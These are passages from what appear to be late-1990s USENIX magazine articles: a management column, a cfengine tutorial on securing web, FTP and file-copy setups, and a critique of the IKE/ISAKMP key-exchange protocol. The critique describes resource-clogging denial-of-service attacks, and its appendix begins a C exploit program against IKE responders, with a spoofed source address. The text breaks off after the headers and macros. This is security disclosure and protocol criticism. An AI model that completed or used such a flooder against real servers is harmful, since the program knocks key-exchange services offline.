This may seem like a trivial distinction, but it is actually quite profound. "Why" asks for ideas, abstractions. It asks someone who may not see the whole picture to construct cause-and-effect statements: "Because XXXX." If the outcome was clearly undesirable, most people will get defensive. They don't want to be seen as the cause of an undesirable outcome, so they make "Because" statements that put the cause elsewhere – some other agency or person really made this happen, not me. "Why" is an invitation to pass the buck, an invitation to take an active role in disempowering themselves! In effect, we put them in a double bind – either admit that you screwed up, or admit that you were powerless. It's no wonder people get defensive when asked "Why?"

But managers need to address undesirable outcomes, to make sure that they are less likely to happen again. Asking "Why?" causes lots of bucks to get passed; everyone is defensive, and only in situations where there is great trust in the manager do the "real" reasons come out. Moreover, even these reasons may not lead to better procedures or processes.

Now consider what happens when you ask "how" questions. It clearly does not magically eliminate defensiveness, but it lessens it. The answer to a "how" question is a process that may involve many different people. As the process is uncovered, it is natural to ask questions like, "If we did this step differently, would we have had a better outcome?" The manager uncovers those places that need better coordination or communication. Employees are encouraged to see themselves as part of a team, and to understand better the whole team mission and how they fit into it.

It may be clear how this could be a useful approach in project planning, but less clear how this would help issues like getting angry at Joe. In fact, once you start to see your management job as one of guiding processes, it is natural to see developing your staff in the same way. Because an action, like getting angry at Joe, is discussed in the context of what led up to it and what follows it, you can ask the person who got angry:

- What were you trying to achieve by sending the flaming email?
- Do you think Joe does not want to achieve this as well?
- Can you and Joe agree on the overall goals of the project?
- What effects did your sending the flame have on Joe?
- Was this effect likely to make the project more likely to succeed?

This may not be a really comfortable discussion for either the angry employee or the manager. But it is far more likely to lead to a constructive resolution end than asking, "Why did you get angry?" or by just ordering, "Don't send flames." By asking "how" you encourage the employee to take responsibility for his or her actions. You get insight into how the employee functions. The focus on process leads naturally to suggestions for changing the employee's behavior, as well as yours. So next time you are unhappy about something and feel the urge to convene an inquisition, start asking "How?" rather than "Why?" and see whether you don't find a better solution.

managing network security with cfengine, part 3

by Mark Burgess

Mark is associate professor at Oslo College and is the author of cfengine and winner of the best paper award at LISA 1998.

<Mark.Burgess@iu.hioslo.no>

WWW Security

The security of the Web is a slightly paradoxical business. On the one hand, we make a system for distributing files to anyone without the need for passwords, and on the other hand we are interested in limiting who gets what information and who can change what. If you want Web privacy you have to exclude the possibility of running untrusted CGI scripts – CGI programs you did not write yourself – since CGI programs can circumvent any server's security. This is due to a fundamental weakness in the way that a WWW server works: It makes user-CGI scripts incompatible with the idea of private WWW areas.

The problem with CGI is that in order for the httpd daemon to be able to read information to publish it, that information must be readable by the UID with which httpd runs (e.g., the "www" special user [you should not run with UID "nobody" since that can be mixed up with NFS mappings]). But CGI programs automatically run with this www UID also. Since it is not possible to restrict the actions of CGI programs that you did not write yourself, any CGI program has automatically normal file permission access to any file the server can see. A CGI program could choose to open a restricted file, circumventing the security of the daemon. In short, privacy requires a separate UID (a separate daemon and port number) or a separate server host altogether.

Provided you acknowledge this weakness, you can still use cfengine to administer the permissions and access files on, say, two WWW servers from your central location. Let us imagine having a public WWW server and a private WWW server and assume that they have a common user/UID database. We begin by defining a user ID and group ID for the public and private services. These need to have different IDs in order to prevent the CGI trick mentioned above.

```
editfiles:
wwwpublic::
  { $(publicdocroot)/.htaccess
  AutoCreate
  EmptyEntireFilePlease
  AppendLine "order deny,allow"
  AppendLine "deny from all"
  AppendLine "allow from all"
  }
wwwprivate::
  { $(privatedocroot)/.htaccess
  AutoCreate
  EmptyEntireFilePlease
  AppendLine "order deny,allow"
  AppendLine "deny from all"
  AppendLine "allow .mydomain.country"
  }
```

Your documents should be owned by a user and group which are *not* the same as the UID/GID the daemon runs with; otherwise CGI programs and server-side embellish-

You can read more about cfengine and obtain it from <http://www.iu.hioslo.no/cfengine>.

Use a separate, simple script that updates the configuration only in case of accidents.

ments could write and destroy those files. You will also want to ensure that the files are readable by the www daemon, so a `files` command can be used to this end. You might want a group of people to have access to the files to modify their contents.

```
files:
wwwprivate::
  $(privatedocroot) mode=664 owner=priv-data group=priv-data
                                act=fixall
wwwpublic::
  $(publicdocroot) mode=664 owner=public-data group=public-data
                                act=fixall
```

Pitfalls

Cfengine's ability to run your network depends, naturally, on the fact that it gets run. Normally you will run cfengine every hour or so as a cron task, but if you use cfengine itself to update cfengine's configuration from a trusted host, then a syntax error can bring this model to a quick halt. If cfengine cannot parse its configuration file, it will not be able to update, so one error here would be a disaster. The solution is to use a separate, simple script that updates the configuration only in case of accidents.

For example, you can get cfengine to install itself in the cron file like this:

```
control:
  cfbin = ( /usr/local/sbin )
editfiles:
  { /var/spool/cron/crontabs/root
  AppendIfNoSuchLine "0,30 * * * * $(cfbin)/cfwrap $(cfbin)
        /cfnormal"
  AppendIfNoSuchLine "15 * * * * $(cfbin)/cfwrap $(cfbin)/cfupdate"
  }
```

Cfwrap is a wrapper script included with cfengine that mails the output of cfengine to someone more useful than root (the owner of the cron job). Cfnormal is a small script that sets environment variables to point to your cfengine input files and runs cfengine:

```
#!/bin/sh
# cfnormal
CFINPUTS /etc/cfengine/inputs ; export CFINPUTS
/etc/cfengine/bin/cfengine
```

Cfupdate, on the other hand, runs a special file whose job it is to copy cfengine and its configuration to a known local filesystem such as `/etc`:

```
#!/bin/sh
# cfnormal
CFINPUTS /etc/cfengine/inputs ; export CFINPUTS
/etc/cfengine/bin/cfengine -f cf.update
```

This is an extra backup which makes sure that cfengine will always be able to update its configuration, even if you make a mistake in the configuration and it is unable to parse the input.

```
#
# Script only distributes the configuration
#
control:
  actionsequence = ( copy )
  domain = ( iu.hioslo.no )
```

```
copy:
   /local/share/cfengine dest=/etc/cfengine
      recurse=inf
      mode=a+rx
      type=binary
      exclude=*.lst
      server=trustedhost
   /local/sbin/cfengine dest=/etc/cfengine/bin/cfengine
      mode=755
      type=checksum
      server=trustedhost
```

The purpose of this roundabout method is that should network connections go down, cfengine will have everything it needs to do its job on a local file system, just like an immune system. Even if you insert a typo into the main cfengine configuration file (run by cfnormal), updates will get distributed around the network. So, while you will be able to shoot yourself in the foot, you will not be able to shoot yourself in the head. Of course cfengine will not be able to copy file updates from a server if the network is unavailable, but it will still do its job of checking and watching over the system in every other respect. In this way, it is impossible to perform a complete denial-of-service attack on cfengine. This can be contrasted with systems that use network protocols in every operation.

If you use cfengine on hosts that have mounted NFS file systems, it is a bad idea to give hosts setuid permissions on those NFS file systems. This can lead to accidents. (This is precisely why the root -> nobody mapping exists.) Normally cfengine detects NFS filesystem boundaries and does not descend into such file systems during recursive operations, but if you make file systems setuid root this can fail.

Always remember that processes that are started by a script or by cfengine inherit the environment variables that the parent script has, including timezone, path, and umask. If you are unwary, you might end up resetting the system clock or permission mask for certain services. Be careful.

Miscellaneous Security of Cfengine Itself

```
control:
   SecureInput = ( on )
```

If this is set cfengine will not read any files that are not owned by the UID running the program, or that are writeable by groups or others.

Privacy (Encryption)

Encryption (privacy) is not often a big deal in system administration. With the exception of the distribution of passwords and secret keys themselves, there is little or no reason to maintain any level of privacy when transferring system files (binaries, for instance). If you find yourself using a tool like cfengine to transmit company secrets from one place to another you should probably book yourself into the nearest asylum for a checkup. Cfengine is not about super-secure communication, but it can be used to perform the simple job of file distribution through an encrypted link (e.g., as an NIS replacement or other password distributor). Cfengine uses the triple DES implementation in Eric Young's SSLeay distribution (or equivalent) to provide "good enough" privacy during remote copying.

The most important issue in system security is authentication. Without the ability to guarantee the identity of a user or of trusted information it is impossible to speak of

Cfengine uses the triple DES implementation in Eric Young's SSLeay distribution (or equivalent) to provide "good enough" privacy during remote copying.

The fact that operations are locked means that several cfengine programs can coexist without problems.

security at all. Although services like pidentd can go some way to confirming the identity of a user, the only nonspoofable way of confirming identity is to use a shared secret – a password. A password works by demanding that two parties who want to trust each other must both know a piece of information that untrusted parties do not. Without matching secrets it is impossible to prove someone's identity.

To copy a file over an encrypted link, you write:

```
copy:
   source dest=destination secure=true server=trusted
```

Bear in mind that the server must be a trusted host. Privacy won't help you if the data you are collecting is faulty. In order to use the DES algorithm there must be a secret key known by both hosts. You can use the program cfkey to generate a new key file. This file must then be distributed. In programs like ssh a method of key exchange is used. The problem of how secret keys are distributed is subtle. The process must be bootstrapped, preferably under secure conditions.

Under secure communications, cfengine conceals the names and contents of files. Initially, private keys are used to transmit a session key that is combined with part of the private key to randomize it, and also to avoid replay attack. Provided that the key files are private, this has the added side effect of authenticating both hosts for each other.

On the server side, you can choose whether root on a client host should have root privileges to read protected files on the server. In the `cfd.conf` file you make a list, rather like for NFS:

```
admit:
   /filetree *.domain.country root=myhost,yourhost
   /etc/shadow *.domain.country secure=true
```

In the example on the second line, you can also restrict access to certain files to secure lines, that is, demand that clients use a private connection to collect the file in order to prevent wiretapping.

Adaptive Locks

Cfengine treats all of its operations as transactions that are locked. Locking prevents contention from competing processes and also places reasonable limits on the execution of the program. The fact that operations are locked means that several cfengine programs can coexist without problems. Two locking parameters control the way in which operations can procure locks. The `IfElapsed` parameter tells operations that they can only be performed if a certain period of time has elapsed since the last time the action was performed. This is anti-spamming protection. The `ExpireAfter` parameter tells cfengine that no action should last more than a given length of time. This is protection against hanging subprocesses.

Spoofing

Spoofing refers to attempts to masquerade as another host when sending network transmissions. The `cfd` program that can be used to transfer files or activate cfengine remotely attempts to unmask such attempts by performing double reverse lookups in the name service. This verifies by a trusted server that the socket address and the host name are really what they claim to be. If you have the TCP wrappers package on your system (libwrap), then `cfd` will use this as additional protection. Also, if you have

```
CheckIdent = ( on )
```

cfd will demand verification of connections by attempting to connect to a pidentd server on the calling host. Secret keys also provide protection against spoofing by providing a confirmation of trustworthiness based on a shared secret.

Race Conditions in File Copying

When copying files from a source, it is possible that something might go wrong and leave a corrupt file in place. For example, the disk might become full while copying a file. This could lead to problems. Cfengine deals with this by always copying to a new file on the destination file system (prefix .cfnew) and then renaming it into place only if the transfer was successful. This ensures that there is space on the file system and that nothing went wrong with the network connection or the disk during copying.

```
size= in copy
```

As a further check on copying, cfengine allows you to define acceptable limits on the size of files. After all, sometimes errors might occur quite independently of anything you are doing with cfengine. Perhaps the master password file got emptied somehow or got replaced by a binary through some silly mistake. By making an estimate of the expected size of the file and adding it to the copy command, you can avoid installing a corrupt file and making a localized problem into a global one.

```
useshell= and owner= in Shell Commands
```

There are dangers in starting scripts from programs that run with root privileges. Normally, shell commands are started by executing them with the help of a /bin/sh -c command. The trouble with this is that it leaves you open to a variety of attacks. One example is fooling the shell into starting foreign programs by manipulating the IFS variable to treat "/" as a separator. You can ask cfengine to start programs directly, without involving an intermediary shell, by setting the useshell variable to false. The disadvantage is that you will not be able to use shell directives such as | and > in your commands. The owner=uid directive executes shell commands as a special user, allowing you to safely run scripts without root privilege.

Firewalls

Cfengine is a useful tool for implementing, monitoring, and maintaining firewalls. You can control what programs are supposed to be on the firewall and what programs are not. You can control file permissions, processes, and a dozen other things that make up the configuration of a bastion host. By referencing important programs against a read-only medium you can not only monitor host integrity but always be certain that you are never more than a cfengine execution away from correctness.

Summary

Cfengine is not a tool – it is an environment for managing host configuration and integrity. Its big advantage over many other configuration schemes is that you can have *everything* in one file (or set of files). The global file is common to every host, yet it can be as general or as specific as you want it to be. You can use it as a front end for cron, and you can use its advanced features to make your hosts converge to a desired, correct state.

Cfengine always copies to a new file on the destination file system and then renames it into place only if the transfer was successful.

Anonymous FTP example

Configuring a service like anonymous FTP requires a certain amount of vigilance. It is a good idea to automate it and let cfengine make sure that things don't go astray. Note that we constantly ensure that the ls program used by the anonymous FTP server is a trusted program by checking it with an md5 signature of a trusted version of the program. If for some reason it were replaced with a Trojan horse, cfengine would notice the incorrect checksum (md5) and move the bad program to ls.cf-saved and immediately replace it with the correct version without waiting for the administrator to act. The inform and syslog options ask for an explicit warning to be made about this copy. Here is a complete anonymous FTP setup and maintenance program for Solaris hosts.

```
control:
   actionsequence = ( directories copy editfiles files )
   # Define variables
   ftp = ( /usr/local/ftp )
   uid = ( 99 ) # ftp user
   gid = ( 99 ) # ftp group
directories:
  solaris::
   $(ftp)/pub mode=644 owner=root group=other
   $(ftp)/etc mode=111 owner=root group=other
   $(ftp)/dev mode=555 owner=root group=other
   $(ftp)/usr mode=555 owner=root group=other
   $(ftp)/usr/lib mode=555 owner=root group=other
files:
  solaris::
   $(ftp)/etc/passwd mode=644 o=root action=fixplain
   $(ftp)/etc/shadow mode=400 o=root action=fixplain
   $(ftp)/pub mode=644 owner=ftp action=fixall recurse=inf
copy:
  solaris::
   # Make sure ls is a trusted program by copying
   # a secure location...
  /bin/ls dest=$(ftp)/usr/bin/ls
    mode=111
    owner=root
    type=checksum
    inform=true
    syslog=true
  /etc/netconfig dest=$(ftp)/etc/netconfig mode=444 o=root
  /devices/pseudo/mm@0:zero dest=$(ftp)/dev/zero mode=666 o=root
  /devices/pseudo/clone@0:tcp dest=$(ftp)/dev/tcp mode=444 o=root
  /devices/pseudo/clone@0:udp dest=$(ftp)/dev/udp mode=666 o=root
  /devices/pseudo/tl@0:ticotsord dest=$(ftp)/dev/ticotsord mode=666
  o=root
  /usr/lib  dest=$(ftp)/usr/lib recurse=2
    mode=444
    owner=root
    backup=false
    include=ld.so*
    include=libc.so*
    include=libdl.so*
```

```
    include=libmp.so*
    include=libnsl.so*
    include=libsocket.so*
    include=nss_compat.so*
    include=nss_dns.so*
    include=nss_files.so*
    include=nss_nis.so*
    include=nss_nisplus.so*
    include=nss_xfn.so*
    include=straddr.so*
  /usr/share/lib/zoneinfo dest=$(ftp)/usr/share/lib/zoneinfo
    mode=444 recurse=2 o=root type=binary
editfiles:
  solaris::
    #
    # Make sure that umask is right for ftpd
    # or files can be left 666 after upload!
    #
  { /etc/rc2.d/S72inetsvc
PrependIfNoSuchLine "umask 022"
}
{ $(ftp)/etc/passwd
AutoCreate
EmptyEntireFilePlease
AppendIfNoSuchLine "ftp:x:$(uid):$(gid):Anonymous FTP:$(ftp):/bin/sync"
}
{ $(ftp)/etc/group
AutoCreate
EmptyEntireFilePlease
AppendIfNoSuchLine "ftp::$(gid):"
}
{ $(ftp)/etc/shadow
AutoCreate
EmptyEntireFilePlease
AppendIfNoSuchLine "ftp:NP:6445::::::"
}
# Finally...useful for chown
{ /etc/passwd
AppendIfNoSuchLine "ftp:x:$(uid):$(gid):Anonymous FTP:$(ftp):/bin/sync"
```

IKE/ISAKMP considered harmful

After enduring seven years of political and marketing maneuvering, the Internet Engineering Task Force (IETF) has adopted a Proposed Standard for generating dynamic security session-keys between users. Unfortunately, the IKE/ISAKMP combination is fraught with egregious fundamental design flaws. This document details a few of the more easily exploitable problems.

by William Allen Simpson

William Allen Simpson is a very independent consultant, involved in wireless, IP router, network design, game networking, real-time data collection and distribution, and many other projects. He has been known as "The DayDreamer" on networks for over 20 years.

<wsimpson@greendragon.com>

This article may be seen as quite controversial. Some people are sure to object to the tone. Publishing (or even pointing to) code that exploits security problems is always touchy. However, it is undeniable that Denial-of-Service attacks are real and important in the day-to-day work of many USENIX members. The USENIX Association is not directly involved in the IETF processes, although obviously many of our members are. The USENIX Association does not endorse the contents of this article, but we thought it important that it be given public scrutiny.

Greg Rose, Vice-President, USENIX Board of Directors

The Internet Security Association and Key Management Protocol (ISAKMP) [RFC-2408] framework was originally developed by the United States National Security Agency (NSA) with an ASN.1 syntax from the initial Fortezza (used in the nefarious Clipper chip). The Internet Key Exchange (IKE) [RFC-2409] is a session-key exchange mechanism that fits alongside Fortezza under its own "Domain of Interpretation" (DOI).

Rather than protecting network resources from attack, IKE/ISAKMP can actually expose the network to danger. This article details a few of the more easily exploitable problems, including severe denial-of-service attacks, interoperability issues, privacy-information leaking, and other egregious fundamental design flaws.

The author was administratively prevented from publishing this information – as well as the earlier, more robust, Photuris specification [RFC-2522] – in the IETF, until after publication of IKE/ISAKMP. In the meantime, vast sums of money have been wasted implementing and testing the overly complicated and poorly specified IKE/ISAKMP.

It is hoped that this document will stimulate discussion.

Security Summary

Any site that has deployed IKE/ISAKMP should revert to manual keying (or to Photuris where available) to prevent the denial-of-service attacks described.

The egregious flaws discussed were observed by experienced network protocol designers with an interest in cryptography, rather than by cryptographers with an interest in network protocols. It is anticipated that flaws will be more thoroughly analyzed in subsequent papers.

Cookies

While Karn and Simpson are credited (see [RFC-2408, page 12]) with the cookie (anti-clogging token) concept taken from Photuris, the IKE/ISAKMP version of cookies fails to meet the explicit design criteria set forth in Photuris:

> The computing resources themselves must also be protected against malicious attack or sabotage. . . . Because of their use of CPU-intensive operations, such as modular exponentiation, key management schemes based on public-key cryptography are vulnerable to resource clogging attacks. . . . These attacks are mitigated through using time-variant cookies, and the elimination of receiver state during initial exchanges of the protocol. [Photuris-01, pages 2–3]
>
> It MUST NOT be possible for anyone other than the issuing entity to generate cookies that will be accepted by that entity. This implies that the issuing entity will use local secret information in the generation and subsequent verification of a cookie. [RFC-2522, page 19]; also [Photuris-01, page 12]
>
> The Responder secret value that affects its cookies MAY remain the same for many different Initiators. However, this secret SHOULD be changed periodically to limit the time for use of its cookies (typically each 60 seconds). [RFC-2522, page 20]

> The Responder remains stateless until a shared-secret has been created. [RFC-2522, page 3]
>
> Otherwise, the Responder returns a Cookie_Response. Note that the Responder creates no additional state at this time. [RFC-2522, page 15]; also [Photuris-01, page 12]
>
> The [Responder] cookie is not cached per Initiator to avoid saving state during the initial Cookie Exchange. [RFC-2522, page 20]

Cookie Crumb Attack

ISAKMP replaces the time-variant secret of Photuris with a date and time stamp [RFC-2408, page 20]. This requires state in the Responder and leaves a "cookie crumb" for every connection attempt.

Many implementations simply ignore (zero out) the Initiator cookie and depend on the stateful Responder cookie.

The cookie crumb attack is belatedly acknowledged in the specification, but is described with inadequate hand-waving:

> . . . the anticlogging [*sic*] mechanism should be used in conjuction [*sic*] with a garbage-state collection mechanism; an attacker can still flood a server using packets with bogus IP addresses and cause state to be created. [RFC-2408, page 13]

That text demonstrates utter failure to understand the rationale for the Photuris anti-clogging mechanism design, despite several repetitions in the Photuris specification: *prevent the creation of state during a resource clogging attack.*

Tests demonstrate that garbage collection is not sufficient. One common IKE/ISAKMP implementation used over 50MB of memory during a one-minute test. Moreover, a simple exploit program can consume 100% of the CPU, degrading performance to the extent that outgoing packets stop entirely. See Appendix B, "Cookie Crumbs (Exploit)."

Furthermore, the problem is not limited to "bogus IP addresses." Valid IP addresses cause the same symptoms.

Surprisingly, during testing, all variants of the exploit proved successful:

> single source address, single source port
>
> single source address, random source port
>
> random source address, single source port
>
> random source address, random source port

This fundamental design flaw is endemic, and remediation will require significant protocol changes.

Cookie Jar Attack

Another significant problem is the lack of any resource-limitation feature, such as is found in Photuris. In particular, an adversary can send a large number of ISAKMP proposals, collect the responses in a "cookie jar," then send a large number of key-exchange messages all at once with apparently valid cookie values.

The Responder is swamped by simultaneously calculating the shared-secrets and/or decrypting the nonces and/or verifying the identities. These operations are computationally expensive.

Note that the adversary does not need to make any computations itself. The key exchange and nonce payloads can be properly formatted garbage.

This fundamental design flaw is endemic, and remediation will require significant protocol changes.

Resource-clogging and -flooding attacks are extremely easy and may be mounted from anywhere in the Internet.

This attack is especially effective for an interloper in the path between a legitimate Initiator and Responder. The interloper can simulate an entire valid range of source addresses, making detection and avoidance of this attack very difficult.

This fundamental design flaw is inherent in the specification, and remediation will require significant protocol changes.

Cookie Race Attack

A more subtle problem is a race condition between the phases after the initial exchange of cookies. A Monkey in the Middle (MITM) on a path between the parties can observe a valid ISAKMP proposal header from the Responder, add appropriate message fields with garbage contents, and send the bogus message to the Responder, before the next correct message arrives from the Initiator.

The Responder will waste significant time calculating a shared-secret and will not discover the substitution until later verification fails.

The Initiator will never discover the substitution, since there is no requirement that the Responder send any message to signal verification failures. The Initiator will futilely retransmit.

This is a serious specification error that affects interoperability and makes conformance testing much more difficult.

Aggressive Denial of Service

The "Aggressive" mode provides far worse security than the "Main" mode of operation. Indeed, it allows more aggressive denial-of-service attacks. Fortunately, fewer implementations have included the aggressive mode.

Cookie Deficiency

Unlike main mode, aggressive mode eliminates the cookie exchange. In the Internet threat environment, this opens the protocol to numerous failures associated with normal datagram delivery, such as reordered and duplicated datagrams.

Resource-clogging and -flooding attacks are extremely easy and may be mounted from anywhere in the Internet. The adversary can use bogus IP Source addresses and will be difficult to track. Blocking the attack with standard traffic-limitation techniques will not be effective, since the attacks do not need a high volume of messages.

The Responder is swamped by simultaneously verifying the signatures and/or decrypting the nonces. These operations are computationally expensive.

Note that the adversary does not need to make any computations itself. The key-exchange, signature, and nonce payloads can be properly formatted garbage.

This fundamental design flaw is inherent in the specification, and remediation will require removal of the aggressive mode feature.

Revealed Identities

Aggressive mode does not usually provide identity protection, as this option is not required to be implemented. The identities can be exchanged in the clear, before a common shared-secret has been established.

This is considered a feature for mobile users. Yet it is mobile users who are most likely to be affected by eavesdropping on wireless links.

Such revealed identities are long-term liabilities. Compromised identities continue to be useful to an adversary until all participants have revoked the associated permissions.

Identity attacks are extremely easy and may be mounted from anywhere on the Internet.

Moreover, the revealed identities might be encrypted in other exchanges. This provides a ripe opportunity for cryptanalysis of those exchanges.

This fundamental design flaw is inherent in the specification, and remediation will require removal of the aggressive mode feature.

Futile Filters

Filtering the incoming messages on the basis of IP Source or Initiator Identity has been suggested for ameliorating the aggressive-mode vulnerabilities. This is quite ineffective against a determined adversary.

Note that filtering is not required by the specification and cannot be depended upon as a security feature.

Filtering based on IP Source is undesirable, since this would exclude mobile and DHCP users. Moreover, IP addresses have constrained ranges and are easily guessable. This is far easier than the well-known TCP-sequence-number guessing attack.

Once an identity has been revealed to an eavesdropper, that identity can be used from anywhere, without any more work. Using an identity seen on a mobile unit in just one place could doom the whole network behind the security firewall accessed by that mobile user (at least until new identities are generated and old ones filtered).

This whole approach violates the fundamental principle set forth in Photuris:

> Internet Security does not place any significance on easily forged IP Source addresses. It relies instead on proof of possession of secret knowledge: that is, a cryptographic key. [Photuris-01, page 1]

Quick Denial of Service

Although the "Quick" mode relies on the security of the "Main" mode of operation, the optional form providing forward secrecy isn't very quick, since it includes a computationally expensive exchange of new key material. Unfortunately, implementation of quick mode with forward secrecy is required. [RFC-2409, page 17]

An interloper can simply record the packets and replay them later. The peer is swamped by simultaneously calculating the shared-secrets and/or decrypting the nonces and/or verifying the identities.

This serious design flaw can be ameliorated by removal of the quick mode with its (imperfect) forward secrecy feature.

More Obvious Flaws

Poor Specification

A great many of the problematic specifications are due to the IKE/ISAKMP framework. This is not surprising, since the early drafts used ASN.1 and were fairly clearly ISO-inspired. The observations of another ISO implementor (and security analyst) appear applicable:

> The specification was so general, and left so many choices, that it was necessary to hold "implementor workshops" to agree on what subsets to build and what choices to make. The specification wasn't a specification of a protocol. Instead, it was a framework in which a protocol could be designed and implemented. [Folklore-00]

The IKE/ISAKMP framework relies on a "Domain Of Interpretation" (DOI) for the actual details. IKE/ISAKMP has required numerous implementation workshops to

Filtering is not required by the specification and cannot be depended upon as a security feature.

The plethora of options severely complicates protocol implementation and makes conformance testing much more difficult.

reach agreement on the interpretation of the specifications. Implementation and testing has already taken several years.

Contrast with Photuris, where an undergraduate and a graduate student, working separately in their spare time, achieved international interoperability of independent implementations on different platforms in under two months.

Option Overload

A distinguishing characteristic of IKE/ISAKMP is the addition of new modes and options to the underlying framework. Yet important features such as forward secrecy, identity-privacy protection, and resource-clogging defenses are merely optional.

Scalability is never considered. Simplicity is utterly disregarded.

The plethora of options severely complicates protocol implementation and makes conformance testing much more difficult.

Error (Non-)Reporting

Inclusion of error-notification payloads can be anywhere within various modes and phase exchanges, or in a separate "Informational Exchange," or may not be included at all. There are no specified actions to be taken when such a notification is received. "Local security policy dictates the action if an error occurs during these messages" [RFC-2408, pages 52,53,54,55,57,74].

This inadequate and inconsistent error reporting is inexcusable, especially in a security specification:

> The standard should describe responses to behavior explicitly forbidden or out of the boundaries described by the specification. . . .
>
> The specification should describe actions taken when a critical resource or a performance-scaling limit is exceeded. This is necessary for cases where a risk of network degradation or operational failure exists. In such cases, a consistent behavior between implementations is necessary. [RFC-2360, pages 6–7]

This is a serious specification error that affects interoperability and makes conformance testing much more difficult.

Revealing Field Sizes

Another serious specification flaw may make hiding of various identifying message fields less effective. Although the "payload chaining" framework obscures the field relationships from reviewer scrutiny, it appears that only the contents of these protected fields are opaque. The size of the fields is transparent (transmitted in the clear).

In particular, the lengths of user identities are revealed. Where IP addresses are used, the four-byte length is a dead giveaway.

This has the obvious benefit to an adversary that knowing the lengths allows targeting of attacks and eases verification of success.

Unverified Fields

Many parts of the message exchanges are not authenticated. The field sizes are not always verified. Some fields are authenticated in some phases but not in others. The ordering of fields can vary.

Although the "payload chaining" framework obscures the field relationships from reviewer scrutiny, it appears that such fields are vulnerable to reflection, reordering, and replay attacks.

Subliminal Channels

Where message fields are not authenticated, an unscrupulous implementer or trojan-horse implementation can transmit secret information in those fields.

Publication Delay

Since December 1995, a number of Internet drafts related to Internet Protocol Security have been awaiting official publication. The Internet Engineering Steering Group (IESG) made the unprecedented decision to delay publication of other work in any form until the chartered Working Group had completed the next revision of its documents. Usually, Experimental work is published prior to a Proposed Standard. This internal IESG decision was not officially announced until after a formal appeal of the years of interminable delay. See Appendix A.1.

Unfortunately, any delay of the Working Group documents meant that publication of the other work would be delayed as well. This had the effect of stifling overt criticism of these documents, despite their obvious faults.

Eventually, in November 1998, the revised IP Security documents were published. It took several more months before publication of other specifications was permitted, and not all of them have been allowed. See Appendixes A.2 and A.3.

Finally, on 1 April 1999 a draft of this paper was posted to internet-drafts (including the above paragraphs verbatim), with a followup revision on 21 June 1999. The paper was summarily removed from the repositories and mirrors by executive order. On 26 June 1999, Fred Baker, Chair of the IESG/IETF, explained:

> So it's not actually the text at the top of the document we're concerned about as much as it is the pattern of behavior . . . in the context of saying so took the opportunity to slam the organization and the process. He's welcome to his opinions of the people and the process, and he's welcome to express them. The place he chose to do so seems in poor taste.

The publication delays and refusal to publish appear directly contradictory to the formal requirements of the IETF Standards Process:

> The IESG shall review such a referred document within a reasonable period of time, and recommend either that it be published as originally submitted or referred to the IETF as a contribution to the Internet Standards Process:
>
> If (a) the IESG recommends that the document be brought within the IETF and progressed within the IETF context, but the author declines to do so, or (b) the IESG considers that the document proposes something that conflicts with, or is actually inimical to, an established IETF effort, the document may still be published as an Experimental or Informational RFC. [RFC-2026, pages 15-16]

It is left to the gentle reader to decide whether it was "poor taste" to publish criticism of the IETF within the IETF.

Appendix A. Responses to Appeals

Appendix A.1 Publication Delayed

Date: Fri, 25 Jul 1997 19:16:25 -0700

To: "William Allen Simpson" <wsimpson@greendragon.com>

From: Fred Baker <fred@cisco.com>

Subject: Response to Appeal

Cc: ietf@ietf.org

This is to formally respond to your appeal to and question of the chair, regarding the delayed publication of the two internet drafts as Experimental RFCs:

"ICMP Security Failures Messages," 04/30/1996, <draft-simpson-icmp-ipsec-fail-02.txt> and "Internet Security Transform Enhancements," 04/30/1997, <draft-simpson-ipsec-enhancement-01.txt>

The sense of the IESG, and apparently your sense in naming them, is that both of these documents relate directly to and overlap with work being done in the IPSEC Working Group. In the IETF Plenary session in San Jose, and in various emails, the Security Area Director has stated that, regardless of the intended status of the draft, drafts that are closely related to the work currently being done in the IPSEC Working Group will not be published until the principal output of that working group has been published. This policy was propounded because some factions in that working group were telling potential customers that their approach was in fact the IETF approach, and the IESG felt that giving them an RFC number to quote would give them additional ammunition with which to confuse the marketplace. Note that, while the policy is the Security Area Director's, it was propounded with the explicit concurrence of the IESG.

. . .

You also point out in your appeal that the POISED documents indicate that a document which fails to achieve Proposed Standard status may still be published as Experimental, and view our delay as violating this guidance. I believe you are mistaken; while POISED permits such a publication, POISED does not require it to be done on any given timetable, and does not preclude the IESG from an action such as it has taken in this case. The delay in publication of your documents (and others) has not precluded people from using the documents, only from marketing them to the ignorant as RFCs and therefore standards.

Yes, I will agree – hastily – that anyone who is informed will know that RFCs are archival documents, and not automatically standards. However, you know as well as I that this fact is frequently lost in the translation from engineering to marketing, and in this case the marketing issue has been a serious factor.

I am sorry that this delay has upset you. The IESG is not pleased with the progress of the IPSEC Working Group, which has been a difficult environment for everyone involved in it. We hope that the new chairs will be able to bring this work to closure and move the working group on to more productive efforts.

Appendix A.2. Publication Granted

Date: Tue, 16 Feb 1999 16:31:18 -0500 (Eastern Standard Time)

From: Steve Coya <scoya@ietf.org>

To: RFC Editor <rfc-ed@ISI.EDU>

cc: iesg@ietf.org, wsimpson@greendragon.com

Subject: Photuris and ICMP documents

The IESG has no problem with the publication of the following documents as Experimental RFCs:

- The Photuris Session Key Management Protocol

  <draft-simpson-photuris-18.txt>

- Photuris Schemes and Privacy Protection

  <draft-simpson-photuris-schemes-05.txt>

- ICMP Security Failures Messages

  <draft-simpson-icmp-ipsec-fail-02.txt>

Appendix A.3. Publication Refused

Date: Tue, 16 Feb 1999 17:07:50 -0500 (Eastern Standard Time)

From: Steve Coya <scoya@ietf.org>

Reply-To: Steve Coya <scoya@ietf.org>

To: RFC Editor <rfc-ed@ISI.EDU>

cc: iesg@ietf.org, wsimpson@greendragon.com

Subject: Re: draft-simpson-ipsec-enhancement-01.txt to Experimental

Greetings,

The IESG consensus requests that Internet Security Transform Enhancements <draft-simpson-ipsec-enhancement-01.txt> NOT be published as an Experimental RFC as this document adds sequence numbers to the old and obsolete AH and ESP transforms. In the case of ESP, it does so in an incompatible way. Publication of these documents could easily confuse implementors of IPSEC.

The IESG will reconsider publication if this document is updated as needed and resubmitted.

Appendix B. Cookie Crumbs (Exploit)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>

#define USE_IP_SOURCE "10.10.10.10"
```

```
#ifdef STRANGE_BSD_BYTE_ORDERING_THING
  /* OpenBSD < 2.1, all FreeBSD and netBSD, BSDi < 3.0 */
#define FIX(n) (n)
#else /* OpenBSD 2.1, all Linux */
